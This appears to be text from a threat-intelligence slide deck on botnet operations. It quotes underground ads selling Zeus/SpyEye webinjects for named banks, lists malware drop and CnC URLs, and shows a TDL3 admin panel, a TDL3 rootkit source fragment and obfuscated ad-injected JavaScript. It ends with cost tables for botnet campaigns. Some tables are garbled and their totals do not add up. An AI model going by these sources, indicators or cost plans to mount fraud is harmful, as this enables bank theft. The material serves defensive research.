co-operativebank.co.uk
ybonline.co.uk
cbonline.co.uk
citibank.co.uk
paypal.co.uk
ebay.co.uk

USA/Int

paypal.com
ebay.com
tdcanadatrust.com
citizensbankonline.com
nationalcity.com
suntrust.com
53.com
citibank.com
bankofamerica.com
online.wamu.com
onlinebanking.wachovia.com
resources.chase.com
bbvanetoffice.com
online-offshore.loydstsb.com
dab-bank.com
nwolb.com
hsbc.com
wellsfargo.com
uno-e.com

United Kingdom

co-operativebank.co.uk
ybonline.co.uk
cbonline.co.uk
citibank.co.uk
paypal.co.uk
ebay.co.uk

Others

+have many others from other countries , too many to list.

Prices:

- \$40 per Inject

Packs:

-RU - \$300
-USA/Int - \$300
-UK - \$250
-Spain - \$250

All: Buy all Injects - \$650

Accepted Payment Methods:

-Liberty Reserve (preferred)
-WMZ

Contact:

ICQ: 611147586

19-03-2011

mynetthebest
Junior Member

Join Date: Nov 2
Posts: 1 (10)
Reputation: 1 (10)

Webinjects sale Zeus/Spyeye (mynet-injects service)

THIS SERVICE WILL SOON GO IN PRIVATE MODE

Hello

We sell already made webinjects for Zeus/Spyeye. We can develop webinjects to your needs if you provide logins for testing it. Injects can be made on for any country and any language if you provide details for it. All injects are tested on accounts before selling. We can do injects in different languages, depending on your needs (you have to provide the text for fields)

Injects are sold encrypted and you can't modify them.

Now we have the following working injects ready for sale:

UK

- 1) Barclays (phone banking + full cc) ,
 - 2) Co-operative banking (acc+full cc) , inject inpage
 - 3) Smile bank(full cc) , inject inpage
 - 4) Halifax (all banking info + full cc) ,
 - 5) Hsbc (sec key + phone+ email) ,
 - 6) Lloyds (banking info +pin) ,
 - 7) Santander (full cc),
 - 8) O2(full cc)
 - 9) Paddy Power (full cc) ,
 - 10) Southern-electric (full cc) ,
 - 11) T-mobile(full cc) ,
 - 12) Vodafone(full cc),
 - 13) William hill(full cc),
 - 14) Tfl (full cc),
 - 15) Coral (acc + full CC),
 - 16) Hmrc (acc+full cc)
 - 17) eBay UK (full cc)
 - 18) Paypal UK(full cc)
 - 19) Nationwide Bank (full cc) inject inpage
 - 20) Capital One Banking (full cc) inject inpage
 - 21) FirstDirect Bank (banking info)
 - 22) Amex UK (full cc)
- and we will update more soon ..

Canada

- 1) RBC (Full cc) french language
- 2) Scotia Bank (banking info + cc)
- 3) Amex (full cc)

Usa

- 1) eBay (full cc)
- 2) Paypal (full cc)
- 3) NC SECredit Union (full cc)
- 4) VerizonWireless (full cc)
- 5) Greatsouthernbank (full cc)
- 6) Valley National Bank (full cc) Inject inpage
- 7) Bank Of America (full banking info + full cc - price 100 wnz/lr)
- 8) Bank of America (small inject)
- 9) Chase (banking info)
- 10) Amex (full cc)

UA

- 1) Private bank

SNT

- Western union (full cc + vbv/mcsec pass)
- Moneybookers (full cc + vbv/mcsec pass)

Price for one inject is now 60 WMZ/LR

Price for UK injects pack 710 WMZ/LR

Price went up (implemented drop down menu, card verification with Luhn algorithm , fields verifications for numbers and other non sense characters)

ESCROW WELCOMED. (YOU PAY ESCROW CHARGES).

PLEASE DONT ASK US ABOUT BOTNET SALE - WE ARE NOT SELLERS OF BOTNET SERVICE , WE ONLY DEVELOPE INJECTS !! IF YOU NEED BOTNET PLEASE CONTACT BOTNET AUTHORS TO BUY!!!

Contact: mynet-injects@jabber.ru
ICQ: 637191881

Screen of inpage inject <http://www.sendspace.com/file/eseubo>
live screen Wu <http://www.sendspace.com/file/ueug4>
live screen Boah<http://www.sendspace.com/file/kicl3r> pass: carder.biz

check feedbacks on
exploit.in
carder.biz


	Type
barcalys-trial3.com/main/bin/build.exe	Malware Drop
coundnes.com/cache/bin/build.exe	Malware Drop
eu-analytics.com/sp4a/bin/1_sp4a_new.exe.crypted.exe	Malware Drop
217.23.7.21/date/gate.php?guid=User!SANDBOX0! D06F0742&ver=10129&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=19&ccrc=3D893DD9&md5=60d6d584515e1925e0d0c9edd8b32eed	CnC
200.63.45.69/~datosco/main/gate.php?guid=User!SANDBOX2! D06F0742&ver=10132&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=100&ccrc=690E5C55&md5=82beb808bef523b7660af10266377407	CnC
91.213.174.34/spyeye_main/gate.php?guid=User!SANDBOX2! D06F0742&ver=10200&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=22&ccrc=B144ABF5&md5=e8a713c24a38b9339474f71f5bcff78a	CnC
77.78.240.162/spye/gate.php?guid=User!SANDBOX0! D06F0742&ver=10207&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&plg=ftpbc&cpu=100&ccrc=8CCFE0AB&md5=84a9aedb378c3ec297a775c1f7fc573a	CnC
113.11.194.173/eye/main/gate.php	CnC
204.12.243.187/main/gate.php	CnC
200.56.243.137/includes/admin/gate.php?guid=User!SANDBOX2! D06F0742&ver=10207&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=80&ccrc=3FF0F25D&md5=86e1bb6f428421a06bdae1b2b55323d1	CnC
200.56.243.137/includes/phpbb/gate.php	CnC
200.56.243.137/joomla/admin/gate.php	CnC
cocainv.net/enmini/gate.php?guid=User!SANDBOX0!	CnC

Zeus


SpyEye


TDSS

- **First appearance in 2008 as a rootkits with strings of TDSS**
 - There go the name TDSS a play on the acronym SSDT which it broke
 - TDL comes from the play on the acronym LDT but also as the “Tyler Durden Loader”
- **Between 2008-2010 versions 1-3 = Info Stealers & downloaders for rogue AV and DNS changing trojans (subleasing)**
- **In Q3 2010 version 4 focused on in-depth persistence MBR infection**
- **In Q1 2011 version 4.1 there is now 64bit support**
- **In Q2 2011 Reports of Mac and Mobile device support**
- **March 2011 – installs other malware**
 - Win32/Glupteba.D (Clickjacking/SEO bot)



TDL3BotnetA (RudeWarlockMob) 2010





Authorization:

Login:

Password:



Administration Panel - Opera

https://91.212.226.59/statistics/systems/summary/

Affiliates Statistics Commands Alerts Toolbars Modules Tools Users

Summary Affiliates Countries Builds Systems Browsers

- Summary
- Affiliates
- Builds
- 2010-02-07
- 2010-02-08
- 2010-02-09
- 2010-02-10
- 2010-02-11
- 2010-02-12
- 2010-02-13
- 2010-02-14
- 2010-02-15
- 2010-02-16
- 2010-02-17
- 2010-02-18
- 2010-02-19
- 2010-02-20



Administration Panel - Opera

https://91.212.226.59/commands/summary/

Affiliates Statistics Commands Alerts Toolbars Modules Tools Users

Logged

Add New Command Re Generate commands.php View commands.php

Create commands:

ID	Added	Name	Status	Owner	References	Successed	Actions
225	2009-07-28 10:29:40	Request delay	Disable		371952831	371952831	Delete, Renew, Duplicate
226	2009-07-28 10:21:44	Update servers	Disable		371952831	371952831	Delete, Renew, Duplicate
274	2009-11-25 10:06:25	TDL3 Update	Disable		253280329	62296726	Delete, Renew, Duplicate
275	2009-11-24 08:26:54	TDL3 Commands	Disable		238442638	238442638	Delete, Renew, Duplicate
288	2010-01-16 10:16:52	DUPLICATE/REGI...	Disable		20483711	108077	Delete, Renew, Duplicate

6.0 6002 SP2.0	184375	4
5.0 2195 SP2.0	355	0

PASTEBIN | #1 PASTE TOOL SINCE 2002 | CREATE NEW PASTE | TOOLS | API | ARCHIVE | FAQ

PASTEBIN

CREATE NEW PASTE | TRENDING PASTES

search

SIGN UP | LOG IN

tdl3

BY: A GUEST | MAR 16TH, 2011 | SYNTAX: C++ | SIZE: 46,98 KB | VIEWS: 3,934 | EXPIRES: NEVER

COPY TO CLIPBOARD | DOWNLOAD | RAW | EMBED | REPORT ABUSE

7K

Like

GET MORE when you switch to HP MULTIPACKS

LEARN

HIT PRINT

```
1. #include "inc.h"
2.
3. #pragma comment(linker, "/subsystem:native /entry:DriverEntry")
4.
5. NT_BEGIN
6. EXTERN_C_START
7.
8. DWORD GetDelta()
9. NTSTATUS Reinitialize(PDEVICE_OBJECT, BOOLEAN);
10. VOID GetEPNameOffset();
11.
12. NTSTATUS TDLEntry(PDRIVER_OBJECT pdoDriver, PUNICODE_STRING pusb
13. (
14.
15.     FTDL_START ptaStart;
16.     PIMAGE_NT_HEADERS pinhHeader;
17.
18.     GET_TDL_ADDRESSES->pdoDeviceDisk=(PDEVICE_OBJECT)pusReq
19.     pinhHeader=(PIMAGE_NT_HEADERS)0;
20.     TDLReader=(PVOID)0;
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org
/7R/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<title>Descuento a Comunidades</title>
<style type="text/css">
body {margin:0; height:100%; background-color:transparent; width:100%;
text-align:center;}
</style>
</head>
<body>
<a href="http://ads.campus-party.org/www/delivery
/ck.php?asparams=2_bannerid=226_zoneid=299_cb=f543454de4_oqdest=http%3A%2F
%2Fwww.campus-party.es%2F2011%2Fcompra-entradas.html" target="_blank"></a><div id="beacon_f543454de4"
style="position: absolute; left: 0px; top: 0px; visibility: hidden;"></div><script>function wcaq(ircgyuudc){var ffssan=String;var
qpid="ABCDEFGHIJKLMN0PQRSTUWXYZabcdefghijklmnopqrstuvwxyz0123456789+/*";var
btinnztl.lavq.bcus.fcbs.irnbeac.vkkhbf.vafroavbq.wtpqrep.ciebaa=0;freara="";
do{fcbos=qpid.indexOf(ircgyuudc.charAt(ciebaa++));
irnbeac=qpid.indexOf(ircgyuudc.charAt(ciebaa++));
```

	Type
64.191.25.166/perce/447c05f1e6bff6d24d24a15d483cedb9689f10406b7230b46e69c850008919480e2c3fe8d432c72e6/607/perce.jpg	CnC
69.10.35.251/perce/447c05f1e6bff6d24d24a15d483cedb9689f10406b7230b46e69c850008919480e2c3fe8d432c72e6/607/perce.jpg	CnC
69.10.35.251/perce/465cbbfb5c459068718ea7c544e87ed2a776f651b13f6f75e085d95d0f16be4d73603cc8bfd83f316/d4f5b0c5628/qwerce.gif	CnC
69.10.35.251/perce/8020ac6db14a14e0ed94c17da86c8d0938cff0c02ba29014aee9a81000a9b998de6c0f98a422879eb/400/perce.jpg	CnC
69.10.35.251/perce/96ec3b1bcc25c048614e07d5d478be22d7565661f17f1f754035b9cd3ff64ecde370eca8afa8ff01f/f0e/perce.jpg	CnC
88.214.201.132/perce/447c05f1e6bff6d24d24a15d483cedb9689f10406b7230b46e69c850008919480e2c3fe8d432c72e6/607/perce.jpg	CnC
images-humanity.com/werber/30f/216.jpg	CnC
imagesmonitor.com/werber/e4d08081926/216.jpg	CnC
pictureswall.com/werber/b0f/216.jpg	CnC
hipartsonline.com/werber/548582c8e44/217.gif	CnC
virtualartsonline.com/perce/23a8802761f8ac0664709edb14bbd80dee020a2ca627fe38e60811523634ef62dc748b397c3e4cd0a/d4b8c69787c/qwerce.gif	CnC
videoartfilms.com/werber/34a826c797b/217.gif	CnC



Dialing in the Attack

- **There's a general myth that botnet operators are opportunistic in their building strategy.**
 - In some older and sloppier cases they are but things have moved on.
- **Damballa tracking several thousands groups**
 - Assigning funny names etc.
 - Specialized tactics



Tripwire

Indiscriminate “wrong place at the wrong time”

- * Seeding of popular sites/locations/files
- * Opportunistic return on victims – sort afterwards
- * Fire and forget with no/low management costs



Trawling

Focused upon a target **profile**

- * Casting a wide net over possible victims
- * Monetization angle already decided upon
- * Efficient and largely automated approach



Targeted

Predefined objective and victim list

- * Attack vectors tuned to target requirements
- * Destination/use of stolen data pre-agreed
- * Focused tool design and manual processes



Tripwire

Scenario:

- 14yr-old wanting to DDoS “friends” on X-Box
- Seed torrents and newsgroups with botnet agent
- Target = growth rate of 100 victims per week

	Setup	Monthly	Annually
Zeus DIY Kit • Pirated version	\$0	\$0	\$0
Single CnC server • Home computer	\$0	\$30	\$360
Dynamic DNS • Free DDNS for DHCP churn	\$0	\$0	\$0
Total	\$0	\$30	\$360




Trawling

Scenario:

- 18yr-old student in Brazil wanting USA victim bank accounts
- Carbon-copy phishing environment and emails
- Target = 2,500+ victims per week

	Setup	Monthly	Annually
SpyEye DIY Kit • Commercial version	\$2,000	\$0	\$500
Two CnC servers • Bullet proof	\$75	\$30	\$360
US Bank phishing SpyEye plug-in	\$50	\$0	\$0
Spam sending service • 100,000 emails per day	\$0	\$100	\$1200
Total(s)	\$1,125	\$130	\$2,060



Targeted/Trawling

- **Scenario:**

- Professional cybercriminal looking for big payment
- Locating and eventual spear-phishing of CFO
- Target = obtain corporate banking credentials

	Setup	Monthly	Annually
Poison Ivy malware construction kit (licensed)	\$0	\$0	\$0
Armoring of malware & QA FUD testing	\$60	\$20	\$240
Obtaining corporate hierarchy details	\$499	\$0	\$0
Email, translation and spear-phishing design	\$200	\$0	\$0
Mule & transaction laundering service	\$0	\$600	\$0
Total(s)	\$759	\$620	\$240



Targeted

Scenario:


- Anonymous entity (Patriotic or Politically motivated)
- Infiltrate and steal software signing certificate
- Target = A popular microprocessor manufacturer

	Setup	Monthly	Annually
Commercial grade RAT	\$0k	\$0	\$0
Commissioned spear-phishing campaigns • Guaranteed delivery, 24x7 support	\$2k	\$2k	\$24k
Access to 2 (two) 0-day vulnerabilities • Replacement warranty if fixed/patched	\$40k	\$0	\$0
Rent-a-hacker • Experienced hacker & enterprise network navigator • 10 man-day retainer + hourly rate	\$20k	\$0	\$0
Total(s)	\$62	\$2	\$24

